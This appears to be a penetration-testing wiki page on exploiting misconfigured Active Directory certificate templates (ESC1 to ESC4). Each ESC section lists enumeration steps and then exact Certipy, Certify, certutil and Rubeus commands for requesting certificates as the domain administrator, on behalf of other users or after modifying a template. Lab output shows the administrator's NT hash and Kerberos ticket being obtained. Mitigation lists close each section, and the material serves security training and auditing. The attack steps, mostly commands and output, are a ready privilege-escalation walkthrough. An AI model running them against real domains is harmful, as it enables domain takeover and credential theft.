

Templates AD exploitations

Enumeration - Certificate Authority

Windows

Native

```
{% tabs %}  
{% tab title="AD Module" %}  
{% code overflow="wrap" %}
```

```
# AD Module  
Get-ADObject -Filter * -SearchBase 'CN=Certification Authorities,CN=Public  
Key Services,CN=Services,CN=Configuration,DC=security,DC=local'  
  
Get-ADObject -LDAPFilter '(objectclass=certificationAuthority)' -SearchBase  
'CN=Configuration,DC=security,DC=local' | fl *
```

```
{% endcode %}  
{% endtab %}  
  
{% tab title="ADSI" %}
```

```
# Get-CertificationAuthority -SearchBase  
LDAP://CN=Configuration,DC=security,DC=local  
  
function Get-CertificationAuthority {  
    param([string]$searchBase =  
        "LDAP://CN=Configuration,DC=security,DC=local")  
  
    $directorySearcher = New-Object  
    System.DirectoryServices.DirectorySearcher  
    $directorySearcher.SearchRoot = New-Object  
    System.DirectoryServices.DirectoryEntry($searchBase)  
    $directorySearcher.Filter = "(objectclass=certificationAuthority)"  
    $directorySearcher.PropertiesToLoad.Add("*") > $null  
  
    try {  
        $results = $directorySearcher.FindAll()  
        foreach ($result in $results) {  
            $properties = @{}  
            foreach ($prop in $result.Properties.PropertyNames) {  
                $properties[$prop] = $result.Properties[$prop][0]  
            }  
        }  
    }  
}
```

```

    }

    $outputObj = New-Object PSObject -Property $properties
    Write-Output $outputObj
}
}
}
catch {}
finally {
    $results.Dispose()
}
}
}

```

```

{% endtab %}
{% endtabs %}

```

Certify

Github: <https://github.com/GhostPack/Certify>

```

Certify.exe cas
Invoke-Certify cas

```

```

[*] Enterprise/Enrollment CAs:

Enterprise CA Name      : Security-SRV2019-CA
DNS Hostname           : SRV2019.Security.local
FullName               : SRV2019.Security.local\Security-SRV2019-CA
Flags                  : SUPPORTS_NT_AUTHENTICATION, CA_SERVERTYPE_ADVANCED
Cert SubjectName       : CN=Security-SRV2019-CA, DC=Security, DC=local
Cert Thumbprint        : EFE013B41E319F79C3FB94F93375048F25978A4F
Cert Serial            : 120AD67DB8A0E49D48EC1037AFA15E80
Cert Start Date        : 22/03/2024 20:46:03
Cert End Date          : 22/03/2029 20:56:03
Cert Chain             : CN=Security-SRV2019-CA,DC=Security,DC=local
UserSpecifiedSAN       : Disabled
CA Permissions         :
  Owner: BUILTIN\Administrators      S-1-5-32-544

Access Rights           Principal
-----
Allow Enroll           NT AUTHORITY\Authenticated Users S-1-5-11
Allow ManageCA, ManageCertificates BUILTIN\Administrators S-1-5-32-544
Allow ManageCA, ManageCertificates SECURITY\Domain Admins S-1-5-21-1429711647-3820760952-2384581059-512
Allow ManageCA, ManageCertificates SECURITY\Enterprise Admins S-1-5-21-1429711647-3820760952-2384581059-519
Enrollment Agent Restrictions : None

Legacy ASP Enrollment Website : http://SRV2019.Security.local/certsrv/
Enabled Certificate Templates:
  ESC1
  DirectoryEmailReplication
  DomainControllerAuthentication
  KerberosAuthentication
  EFSRecovery
  EFS
  DomainController
  WebServer
  Machine
  User
  SubCA
  Administrator

```

Linux

Certipy

Github: <https://github.com/ly4k/Certipy>

```

certipy find -u <user> -p <password> -dc-ip 10.10.10.100 -stdout

```

```

CA Name : Security-SRV2019-CA
DNS Name : SRV2019.Security.local
Certificate Subject : CN=Security-SRV2019-CA, DC=Security, DC=local
Certificate Serial Number : 120AD67DB8A0E49D48EC1037AFA15E80
Certificate Validity Start : 2024-03-22 20:46:03+00:00
Certificate Validity End : 2029-03-22 20:56:03+00:00
Web Enrollment : Enabled
User Specified SAN : Disabled
Request Disposition : Issue
Enforce Encryption for Requests : Enabled
Permissions
  Owner : SECURITY.LOCAL\Administrators
  Access Rights
    ManageCertificates : SECURITY.LOCAL\Administrators
                      : SECURITY.LOCAL\Domain Admins
                      : SECURITY.LOCAL\Enterprise Admins
    ManageCa : SECURITY.LOCAL\Administrators
             : SECURITY.LOCAL\Domain Admins
             : SECURITY.LOCAL\Enterprise Admins
    Enroll : SECURITY.LOCAL\Authenticated Users
  [!] Vulnerabilities
    ESC7 : 'SECURITY.LOCAL\Administrators' and 'SECURITY.LOCAL\Domain Admins' has dangerous permissions
    ESC8 : Web Enrollment is enabled and Request Disposition is set to Issue
Certificate Templates
  0
    Template Name : ESC1
    Display Name : ESC1
    Certificate Authorities : Security-SRV2019-CA
    Enabled : True
    Client Authentication : True
    Enrollment Agent : False
    Any Purpose : False
    Enrollee Supplies Subject : True
    Certificate Name Flag : EnrolleeSuppliesSubject
    Enrollment Flag : PublishToDs
                     : IncludeSymmetricAlgorithms
    Private Key Flag : ExportableKey
    Extended Key Usage : Client Authentication

```

ESC1

Description

ESC1 is a privilege escalation vulnerability in certificate templates that allows any user with enrollment rights to supply a subjectAltName (SAN) for any other user or machine in Active Directory in the environment from the Certificate Authority (CA) , this allows the requesting user to receive a certificate for the targeted user and in turn, authenticate as them with the received certificate.

Requirements for attack path

- ENROLLEE_SUPPLIES_SUBJECT flag in the certificate template
- Enrollment rights granted to a user or group for which we have access to
- Manager approval not enabled
- Authorized signature are not required

Linux

Enumeration

```
{% code overflow="wrap" %}
```

```
certipy find -u 'Moe@Security.local' -p 'Password123' -dc-ip 10.10.10.100 -vulnerable -stdout
```

{% endcode %}

```
Certificate Templates
0
  Template Name           : ESC1
  Display Name            : ESC1
  Certificate Authorities  : SECURITY-CA-CA
  Enabled                 : True
  Client Authentication    : True
  Enrollment Agent        : False
  Any Purpose              : False
  Enrollee Supplies Subject : True
  Certificate Name Flag    : PublishToDS
  Enrollment Flag         : IncludeSymmetricAlgorithms
                           ExportableKey
  Private Key Flag        : Encrypting File System
                           Secure Email
                           Client Authentication
  Extended Key Usage      : False
  Requires Manager Approval : False
  Requires Key Archival   : False
  Authorized Signatures Required : 0
  Validity Period         : 1 year
  Renewal Period          : 6 weeks
  Minimum RSA Key Length  : 2048
  Permissions
    Enrollment Permissions
      Enrollment Rights    : SECURITY.LOCAL\Domain Admins
                           SECURITY.LOCAL\Domain Users
                           SECURITY.LOCAL\Enterprise Admins
    Object Control Permissions
      Owner                : SECURITY.LOCAL\Administrator
      Write Owner Principals : SECURITY.LOCAL\Domain Admins
                           SECURITY.LOCAL\Enterprise Admins
                           SECURITY.LOCAL\Administrator
      Write Dacl Principals : SECURITY.LOCAL\Domain Admins
                           SECURITY.LOCAL\Enterprise Admins
                           SECURITY.LOCAL\Administrator
      Write Property Principals : SECURITY.LOCAL\Domain Admins
                           SECURITY.LOCAL\Enterprise Admins
                           SECURITY.LOCAL\Administrator
  [!] Vulnerabilities
    ESC1                  : 'SECURITY.LOCAL\Domain Users' can enroll, enrollee supplies subject and template allows client authentication
```

Performing the attack

{% code overflow="wrap" %}

```
certipy req -u 'moe@security.local' -p 'Password123' -dc-ip 10.10.10.100 -ca
'SECURITY-CA-CA' -target-ip 10.10.10.2 -template 'ESC1' -upn
'administrator@security.local' -sid S-1-5-21-13999771-2333344039-1820745628-
500
```

{% endcode %}

```
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 51
[*] Got certificate with UPN 'administrator@security.local'
[*] Certificate object SID is 'S-1-5-21-13999771-2333344039-1820745628-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

{% code overflow="wrap" %}

```
certipy auth -pfx administrator.pfx -username 'administrator' -domain
'security.local' -dc-ip 10.10.10.100
```

{% endcode %}


```
[*] Using principal: administrator@security.local
[*] Trying to get TGT...
[*] Got TGT
```

```
[*] Saved credential cache to 'administrator.ccache'
[*] Trying to retrieve NT hash for 'administrator'
[*] Got hash for 'administrator@security.local':
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bcfda7294d6bd18041b8fe
```

Windows

Enumeration

```
.\Certify.exe find /vulnerable /enabled /enrolleeSuppliesSubject
```



```
CA Name : CA.SECURITY.LOCAL\SECURITY-CA-CA
Template Name : ESC1
Schema Version : 2
Validity Period : 1 year
Renewal Period : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkixextendedkeyusage : Client Authentication, Encrypting File System, Secure Email
mspki-certificate-application-policy : Client Authentication, Encrypting File System, Secure Email
Permissions
  Enrollment Permissions
    Enrollment Rights : SECURITY\Domain Admins S-1-5-21-13999771-2333344039-1820745628-512
                      SECURITY\Domain Users S-1-5-21-13999771-2333344039-1820745628-513
                      SECURITY\Enterprise Admins S-1-5-21-13999771-2333344039-1820745628-519
```

Performing the attack

Reuquest a certificate for the template vulnerable to ESC1 and specify a SAN for the user we wish to compromise (/altname:).

```
{% hint style="warning" %}
```

For accuracy and to avoid certificate mismatch issues we should always aim to provide the /sid parameter which should be the value of the UPN we are targeting ([administrator@security.local](#) in the example below).

```
{% endhint %}
```

```
{% code overflow="wrap" %}
```

```
.\Certify.exe request /ca:CA.SECURITY.LOCAL\SECURITY-CA-CA /template:ESC1
/altname:security\Administrator /sid:S-1-5-21-13999771-2333344039-
1820745628-500
```

```
{% endcode %}
```

Take the private key and certificate output and place them into seperate files.

```
{% code title="cert.key" %}
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAzyqzlf9NI2sbkAAiJ
```

```
-----END RSA PRIVATE KEY-----
```

```
{% encode %}
```

```
{% code title="cert.pem" %}
```

```
-----BEGIN CERTIFICATE-----  
MIIGeDCCBWCgAwIBAgITIwAAAFhhlVOMQ7  
-----END CERTIFICATE-----
```

```
{% encode %}
```

Then merge them together with certutil to create a .pfx file.

```
certutil -MergePFX .\cert.pem .\cert.pfx
```

Use the converted certificate file with Rubeus to either request a NTLM hash or a Kerberos TGT.

```
{% code overflow="wrap" %}
```

```
# Get NTLM Hash  
.\Rubeus.exe asktgt /user:security\Administrator /certificate:admin.pfx  
/getcredentials  
  
# Get TGT  
.\Rubeus.exe asktgt /user:security\Administrator /certificate:admin.pfx  
/nowrap
```

```
{% encode %}
```

```
< -- Snip -->
```

```
ServiceName      : krbtgt/security  
ServiceRealm     : SECURITY.LOCAL  
UserName         : Administrator (NT_PRINCIPAL)  
UserRealm        : SECURITY.LOCAL  
StartTime        : 05/03/2025 18:06:36  
EndTime          : 06/03/2025 04:06:36  
RenewTill        : 12/03/2025 18:06:36  
Flags            : name_canonicalize, pre_authent, initial,  
renewable, forwardable  
KeyType          : rc4_hmac  
Base64(key)      : CpuuZvtyqrp9X00V10L/kg==
```

```
ASREP (key) : E7A981462C4B5115AB41BE5540D573E6
```

```
[*] Getting credentials using U2U
```

```
CredentialInfo :  
  Version : 0  
  EncryptionType : rc4_hmac  
  CredentialData :  
    CredentialCount : 1  
    NTLM : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

Mitigations

- Remove the ENROLLEE_SUPPLIES_SUBJECT flag from the certificate
 - Require manager approvals on the certificate
 - Require authorized signatures
 - Remove weak enrollement permissions from the template
-

ESC2

Description

ESC2 works on the same core principal as ESC1, where a low privileged user or group has the ability to supply a subjectAltName (SAN) for any other user or machine in Active Directory. in ESC1 attacks the flags for the Extended Key Usage (EKU) need to contain "Client Authentication" to be valid.

ESC2 by comparison is where the EKU is set to "Any Purpose" or is void of any usage specifications

The attack method for this follows much the same as ESC1 except there is a small variation in the "pre-requisites"

Requirements for attack path

- ENROLLEE_SUPPLIES_SUBJECT flag present in the certificate template
- Enrolment rights granted to a user or group for which we have access to
- EKU is set to "Any Purpose" or nothing at all
- Manager approval not enabled
- Authorized signature are not required

```
{% hint style="info" %}
```

If ENROLLEE_SUPPLIES_SUBJECT is NOT present and the following conditions are met

- Enrolment rights granted to a user or group for which we have access to
- EKU is set to "Any Purpose" or nothing at all
- Manager approval not enabled
- Authorized signature are not required

Then the template can be used as a certificate request agent in which this attack becomes ESC3. If this is the case, follow the guidance below to abuse ESC3.

{% endhint %}

{% content-ref url="esc3" %}

[esc3](#)

{% endcontent-ref %}

Windows

Enumeration

```
.\Certify.exe find /vulnerable /enabled
```

```
[!] Vulnerable Certificates Templates :
```

```
CA Name           : SRV2019.Security.local\Security-SRV2019-CA
Template Name      : ESC2
Schema Version     : 2
Validity Period    : 1 year
Renewal Period     : 6 weeks
msPKI-Certificate-Name-Flag : ENROLLEE_SUPPLIES_SUBJECT
mspi-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS
Authorized Signatures Required : 0
pkiextendedkeyusage : Any Purpose
mspi-certificate-application-policy : Any Purpose
Permissions
  Enrollment Permissions
    Enrollment Rights : SECURITY\Domain Admins S-1-5-21-1429711647-3820760952-2384581059-512
                     : SECURITY\Domain Computers S-1-5-21-1429711647-3820760952-2384581059-515
                     : SECURITY\Enterprise Admins S-1-5-21-1429711647-3820760952-2384581059-519
  Object Control Permissions
    Owner : SECURITY\arbiter S-1-5-21-1429711647-3820760952-2384581059-1111
    WriteOwner Principals : SECURITY\arbiter S-1-5-21-1429711647-3820760952-2384581059-1111
                     : SECURITY\Domain Admins S-1-5-21-1429711647-3820760952-2384581059-512
                     : SECURITY\Enterprise Admins S-1-5-21-1429711647-3820760952-2384581059-519
    WriteDacl Principals : SECURITY\arbiter S-1-5-21-1429711647-3820760952-2384581059-1111
                     : SECURITY\Domain Admins S-1-5-21-1429711647-3820760952-2384581059-512
                     : SECURITY\Enterprise Admins S-1-5-21-1429711647-3820760952-2384581059-519
    WriteProperty Principals : SECURITY\arbiter S-1-5-21-1429711647-3820760952-2384581059-1111
                     : SECURITY\Domain Admins S-1-5-21-1429711647-3820760952-2384581059-512
                     : SECURITY\Enterprise Admins S-1-5-21-1429711647-3820760952-2384581059-519
```

Performing the attack

Depending on the certificate template configuration, we have two options as stated at the top of this document.

If the intended attack path for ESC2 is viable, simply follow the attack steps for ESC1.

{% content-ref url="esc1" %}

[esc1](#)

{% endcontent-ref %}

If the template is viable but does not have the ENROLLEE_SUPPLIES_SUBJECT flag set, then use it as the requesting agent in ESC3.

{% content-ref url="esc3" %}

[esc3](#)

{% endcontent-ref %}


Linux

Enumeration

{% code overflow="wrap" %}

```
certipy find -u 'Moe@Security.local' -p 'Password123' -dc-ip 10.10.10.100 -vulnerable -stdout
```

{% endcode %}



```
Template Name           : ESC2
Display Name           : ESC2
Certificate Authorities : SECURITY-CA-CA
Enabled                : True
Client Authentication  : True
Enrollment Agent       : True
Any Purpose            : True
Enrollee Supplies Subject : False
Certificate Name Flag   : SubjectAltRequireUpn
Enrollment Flag        : AutoEnrollment
                        : PublishToDs
                        : IncludeSymmetricAlgorithms
Private Key Flag        : ExportableKey
Requires Manager Approval : False
Requires Key Archival  : False
Authorized Signatures Required : 0
Validity Period        : 1 year
Renewal Period         : 6 weeks
Minimum RSA Key Length : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights   : SECURITY.LOCAL\Domain Admins
                        : SECURITY.LOCAL\Domain Users
                        : SECURITY.LOCAL\Enterprise Admins
Object Control Permissions
  Owner                 : SECURITY.LOCAL\Administrator
  Write Owner Principals : SECURITY.LOCAL\Domain Admins
                        : SECURITY.LOCAL\Enterprise Admins
                        : SECURITY.LOCAL\Administrator
  Write Dacl Principals : SECURITY.LOCAL\Domain Admins
                        : SECURITY.LOCAL\Enterprise Admins
                        : SECURITY.LOCAL\Administrator
  Write Property Principals : SECURITY.LOCAL\Domain Admins
                        : SECURITY.LOCAL\Enterprise Admins
                        : SECURITY.LOCAL\Administrator
[!] Vulnerabilities
ESC2 : 'SECURITY.LOCAL\\Domain Users' can enroll and template can be used for any purpose
ESC3 : 'SECURITY.LOCAL\\Domain Users' can enroll and template has Certificate Request Agent EKU set
```

Performing the attack

Depending on the certificate template configuration, we have two options as stated at the top of this document.

If the intended attack path for ESC2 is viable, simply follow the attack steps for ESC1.

{% content-ref url="esc1" %}

[esc1](#)

{% endcontent-ref %}

If the template is viable but does not have the ENROLLEE_SUPPLIES_SUBJECT flag set, then use it as the requesting agent in ESC3.

```
{% content-ref url="esc3" %}
```

[esc3](#)

```
{% endcontent-ref %}
```

Mitigations

- Remove the "Any Purpose" ECU from the template, ECU's should be given specific use definitions
 - Remove the ENROLLEE_SUPPLIES_SUBJECT flag from the certificate
 - Require manager approvals on the certificate
 - Require authorized signatures
 - Remove weak enrolment permissions from the template
-

ESC3

Description

ESC3 attacks make use of certificate templates that have ECU's that allow for "Certificate Request Agent". This ECU enables a principal to request a certificate on behalf of another user.

Requirements for attack path (1st condition)

- Enrolment rights granted to a user or group for which we have access to
- Manager approval not enabled
- Authorized signatures are not required
- Either the certificate ECU is set for "Certificate Request Agent". Or the certificate ECU is set for "Any Purpose"

Requirements for attack path (2nd condition)

Providing the above conditions are met for the certificate template with "Certificate Request Agent" ECU set. The following, second condition set needs to be met on a second template.

- Enrolment rights granted to a user or group for which we have access to
- Manager approval not enabled
- The template defines an ECU which can be used for authentication for example "Client Authentication"

- The template schema version is 1 or greater than 2 specifies an Application Policy Issuance Requirement that necessitates the Certificate Request Agent EKU.
- No restrictions on enrollment agents are implemented at the CA level.

```
{% hint style="success" %}
```

A likely candidate for the 2nd condition template is the default "User" template.

```
{% endhint %}
```

Linux - Enumeration

```
{% code overflow="wrap" %}
```

```
certipy find -u 'moe@security.local' -p 'Password123' -dc-ip 10.10.10.100 -
enabled -stdout -vulnerable
```

```
{% endcode %}
```

```
Certificate Templates
0
Template Name           : ESC3
Display Name           : ESC3
Certificate Authorities  : SECURITY-CA-CA
Enabled                 : True
Client Authentication   : False
Enrollment Agent       : True
Any Purpose             : False
Enrollee Supplies Subject : False
Certificate Name Flag    : SubjectRequireDirectoryPath
                        : SubjectRequireEmail
                        : SubjectAltRequireEmail
                        : SubjectAltRequireUpn
Enrollment Flag        : AutoEnrollment
                        : PublishToDs
                        : IncludeSymmetricAlgorithms
Private Key Flag        : ExportableKey
Extended Key Usage      : Certificate Request Agent
Requires Manager Approval : False
Requires Key Archival   : False
Authorized Signatures Required : 0
Validity Period         : 1 year
Renewal Period          : 6 weeks
Minimum RSA Key Length  : 2048
Permissions
  Enrollment Permissions
    Enrollment Rights    : SECURITY.LOCAL\Domain Admins
                        : SECURITY.LOCAL\Domain Users
                        : SECURITY.LOCAL\Enterprise Admins
  Object Control Permissions
    Owner                : SECURITY.LOCAL\Administrator
    Write Owner Principals : SECURITY.LOCAL\Domain Admins
                        : SECURITY.LOCAL\Enterprise Admins
                        : SECURITY.LOCAL\Administrator
    Write Dacl Principals : SECURITY.LOCAL\Domain Admins
                        : SECURITY.LOCAL\Enterprise Admins
                        : SECURITY.LOCAL\Administrator
    Write Property Principals : SECURITY.LOCAL\Domain Admins
                        : SECURITY.LOCAL\Enterprise Admins
                        : SECURITY.LOCAL\Administrator
```

Linux - Performing the attack

Perform the initial request to the identified certificate configured with the EKU "Certificate Request Agent".

```
{% code overflow="wrap" %}
```

```
certipy req -u 'moe@security.local' -p 'Password123' -dc-ip 10.10.10.100 -ca
```

```
'SECURITY-CA-CA' -target-ip 10.10.10.2 -template 'ESC3' -out cert
```

{% endcode %}

```
[+] Generating RSA key
[*] Requesting certificate via RPC
[+] Trying to connect to endpoint: ncacn_np:10.10.10.2[\pipe\cert]
[+] Connected to endpoint: ncacn_np:10.10.10.2[\pipe\cert]
[*] Successfully requested certificate
[*] Request ID is 16
[*] Got certificate with UPN 'Moe@SECURITY.LOCAL'
[*] Certificate object SID is 'S-1-5-21-13999771-2333344039-1820745628-1105'
[*] Saved certificate and private key to 'cert.pfx'
```

We can request a certificate on behalf of any user using any other template by including the initial certificate as proof. For authentication purposes, it is essential to request a certificate from a template that includes **Client Authentication** in its Extended Key Usage (EKU) settings.

{% hint style="warning" %}

For accuracy and to avoid certificate mismatch issues we should always aim to provide the -sid parameter which should be the value of the UPN we are targeting ([administrator@security.local](#) in the example below).

{% endhint %}

{% code overflow="wrap" %}

```
certipy req -u 'moe@security.local' -p 'Password123' -dc-ip 10.10.10.100 -ca
'SECURITY-CA-CA' -target-ip 10.10.10.2 -template 'user' -on-behalf-of
'security\administrator' -sid S-1-5-21-13999771-2333344039-1820745628-500 -
pfx cert.pfx
```

{% endcode %}

```
[*] Requesting certificate via RPC
[*] Successfully requested certificate
[*] Request ID is 18
[*] Got certificate with UPN 'administrator@SECURITY.LOCAL'
[*] Certificate object SID is 'S-1-5-21-13999771-2333344039-1820745628-500'
[*] Saved certificate and private key to 'administrator.pfx'
```

Finally, use the certificate file to obtain the user credentials.

{% code overflow="wrap" %}

```
certipy auth -pfx 'administrator.pfx' -username 'administrator' -domain  
'security.local' -dc-ip 10.10.10.100
```

{% endcode %}

{% code fullWidth="false" %}

```
[*] Using principal: administrator@security.local  
[*] Trying to get TGT...  
[*] Got TGT  
[*] Saved credential cache to 'administrator.ccache'  
[*] Trying to retrieve NT hash for 'administrator'  
[*] Got hash for 'administrator@security.local':  
aad3b435b51404eeaad3b435b51404ee:2b576acbe6bc
```

{% endcode %}

Windows - Enumeration

```
.\Certify.exe find /vulnerable
```

```
[!] Vulnerable Certificates Templates :  
CA Name : CA.SECURITY.LOCAL\SECURITY-CA-CA  
Template Name : ESC3-P1  
Schema Version : 2  
Validity Period : 1 year  
Renewal Period : 6 weeks  
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH  
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT  
Authorized Signatures Required : 0  
pkixextendedkeyusage : Certificate Request Agent  
mspki-certificate-application-policy : Certificate Request Agent  
Permissions  
Enrollment Permissions  
Enrollment Rights : SECURITY\Domain Admins S-1-5-21-13999771-2333344039-1820745628-512  
SECURITY\Domain Users S-1-5-21-13999771-2333344039-1820745628-513  
SECURITY\Enterprise Admins S-1-5-21-13999771-2333344039-1820745628-519
```

Identify certificates that can be used for client authentication

```
.\Certify.exe find /enabled /clientauth
```

```
Enabled certificate templates capable of client authentication:  
CA Name : CA.SECURITY.LOCAL\SECURITY-CA-CA  
Template Name : User  
Schema Version : 1  
Validity Period : 1 year  
Renewal Period : 6 weeks  
msPKI-Certificate-Name-Flag : SUBJECT_ALT_REQUIRE_UPN, SUBJECT_ALT_REQUIRE_EMAIL, SUBJECT_REQUIRE_EMAIL, SUBJECT_REQUIRE_DIRECTORY_PATH  
mspki-enrollment-flag : INCLUDE_SYMMETRIC_ALGORITHMS, PUBLISH_TO_DS, AUTO_ENROLLMENT  
Authorized Signatures Required : 0  
pkixextendedkeyusage : Client Authentication, Crypting File System, Secure Email  
mspki-certificate-application-policy : <null>  
Permissions  
Enrollment Permissions  
Enrollment Rights : SECURITY\Domain Admins S-1-5-21-13999771-2333344039-1820745628-512  
SECURITY\Domain Users S-1-5-21-13999771-2333344039-1820745628-513  
SECURITY\Enterprise Admins S-1-5-21-13999771-2333344039-1820745628-519
```

Windows - Performing the attack

Request a certificate for the template vulnerable to ESC3.

{% code overflow="wrap" %}

```
.\Certify.exe request /ca:CA.SECURITY.LOCAL\SECURITY-CA-CA /template:ESC3-P1
```

{% encode %}

Take the private key and certificate output and place them into separate files.

{% code title="cert.key" %}

```
-----BEGIN RSA PRIVATE KEY-----  
MIIEowIBAAKCAQEAzyqzlf9NI2sbkAAiJ  
-----END RSA PRIVATE KEY-----
```

{% encode %}

{% code title="cert.pem" %}

```
-----BEGIN CERTIFICATE-----  
MIIGeDCCBWCgAwIBAgITIwAAAFhhlVOMQ7  
-----END CERTIFICATE-----
```

{% encode %}

Then merge them together with certutil to create a .pfx file.

```
certutil -MergePFX .\cert.pem .\cert.pfx
```

We can request a certificate on behalf of any user using any other template by including the initial certificate as proof. For authentication purposes, it is essential to request a certificate from a template that includes **Client Authentication** in its Extended Key Usage (EKU) settings.

{% hint style="warning" %}

For accuracy and to avoid certificate mismatch issues we should always aim to provide the /sid parameter which should be the value of the UPN we are targeting (administrator@security.local in the example below).

{% endhint %}

{% code overflow="wrap" %}

```
.\Certify.exe request /ca:CA.SECURITY.LOCAL\SECURITY-CA-CA /template:User  
/onbehalf:security\Administrator /sid:S-1-5-21-13999771-2333344039-  
1820745628-500 /enrollcert:cert.pfx
```

{% encode %}

Aagin, take the new key and certificate output and place them into seperate files.

```
{% code title="admin.key" %}
```

```
-----BEGIN RSA PRIVATE KEY-----
MIIEowIBAAKCAQEAzyqzlf9NI2sbkAAiJ
-----END RSA PRIVATE KEY-----
```

```
{% endcode %}
```

```
{% code title="admin.pem" %}
```

```
-----BEGIN CERTIFICATE-----
MIIGeDCCBWCgAwIBAgITIwAAAFhhlVOMQ7
-----END CERTIFICATE-----
```

```
{% endcode %}
```

Then merge them together with certutil to create a .pfx file.

```
certutil -MergePFX .\admin.pem .\admin.pfx
```

```
{% code overflow="wrap" %}
```

```
# Get NTLM Hash
.\Rubeus.exe asktgt /user:security\Administrator /certificate:admin.pfx
/getcredentials

# Get TGT
.\Rubeus.exe asktgt /user:security\Administrator /certificate:admin.pfx
/nowrap
```

```
{% endcode %}
```

```
< -- Snip -->

ServiceName      : krbtgt/security
ServiceRealm     : SECURITY.LOCAL
UserName         : Administrator (NT_PRINCIPAL)
UserRealm        : SECURITY.LOCAL
StartTime        : 04/03/2025 19:25:09
EndTime          : 05/03/2025 05:25:09
RenewTill        : 11/03/2025 19:25:09
Flags            : name_canonicalize, pre_authent, initial,
```

```
renewable, forwardable
```

```
KeyType           : rc4_hmac  
Base64(key)       : 30AP07EilJ/mM6LsDioVPw==  
ASREP (key)       : C2E0C2C00D58B05671F7DA68F4D72796
```

```
[*] Getting credentials using U2U
```

```
CredentialInfo    :  
  Version         : 0  
  EncryptionType  : rc4_hmac  
  CredentialData   :  
    CredentialCount : 1  
    NTLM            : 2B576ACBE6BCFDA7294D6BD18041B8FE
```

Mitigations

- Require manager approvals on the certificate
- Require authorized signatures
- Remove weak enrolment permissions from the template
- Replace "Any Purpose" (If configured) for a less descriptive one
- Use Enrollment Agent restrictions on the Certificate Authority level. For example, you might want to restrict which users are allowed to act as an Enrollment Agent, and which templates can be requested.

ESC4

Description

ESC4 abuse is where a low privilege user possess permissions over a certificate template which could be used to make it vulnerable to other attacks such as ESC1 or ESC2. In theory, the templates could be modified to support any misconfiguration based attack but, the simplest would be to make it vulnerable to ESC1 and ESC2.

Requirements for attack path

Access to an account that has at least ONE of the following permissions over a template:

- Owner
- Write Owner Principals
- Write Property Principals
- Write DACL Principals

Changes required to a template to make it vulnerable to ESC1 attacks.

- Disable manage approval
- disable authorized signatures
- enable the flag `ENROLLEE_SUPPLIES_SUBJECT` in `mspki-certificate-name-flag`.
- Set the `mspki-certificate-application-policy` to be used for authentication, such as `Any Purpose` or `Client Authentication`.

Linux

Enumeration

{% code overflow="wrap" %}

```
certipy find -u 'Moe@Security.local' -p 'Password123' -dc-ip 10.10.10.100 -vulnerable -stdout | grep ESC4
```

{% endcode %}

Performing the attack

Before making any changes, certipy can be used to save the current configuration of a template, so it can be restored to its original form later.

{% code overflow="wrap" %}

```
certipy template -u 'moe@security.local' -p 'Password123' -dc-ip 10.10.10.100 -template ESC4 -save-old
```

{% endcode %}

```
[*] Saved old configuration for 'ESC4' to 'ESC4.json'
[*] Updating certificate template 'ESC4'
[*] Successfully updated 'ESC4'
```

